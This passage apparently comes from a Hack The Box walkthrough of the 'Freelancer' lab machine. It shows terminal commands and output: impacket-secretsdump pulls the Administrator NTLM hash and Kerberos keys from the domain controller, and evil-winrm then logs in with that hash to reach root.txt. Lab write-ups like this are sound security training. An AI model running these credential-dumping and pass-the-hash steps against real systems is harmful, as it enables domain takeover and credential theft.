
```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ impacket-secretsdump -k -target-ip 10.129.233.209 dc.freelancer.htb -just-dc-user Administrator
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1743fa93ed1f2f505d3c7cd6ef1e8c40589f107070065e98efc89ea907d81601
Administrator:aes128-cts-hmac-sha1-96:bd23b1924f1fd0bdc60abf464114a867
Administrator:des-cbc-md5:0d400dfe572a3262
[*] Cleaning up...
```

Got the hashes next just evil-winrm



```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ evil-winrm -i freelancer.htb -u Administrator -H 0039318f1e8274633445bce32ad1a290

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_p

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```

Finally it’s done



```
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> dir


    Directory: C:\Users\Administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          6/4/2024   7:11 PM             34 root.txt


ty*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
```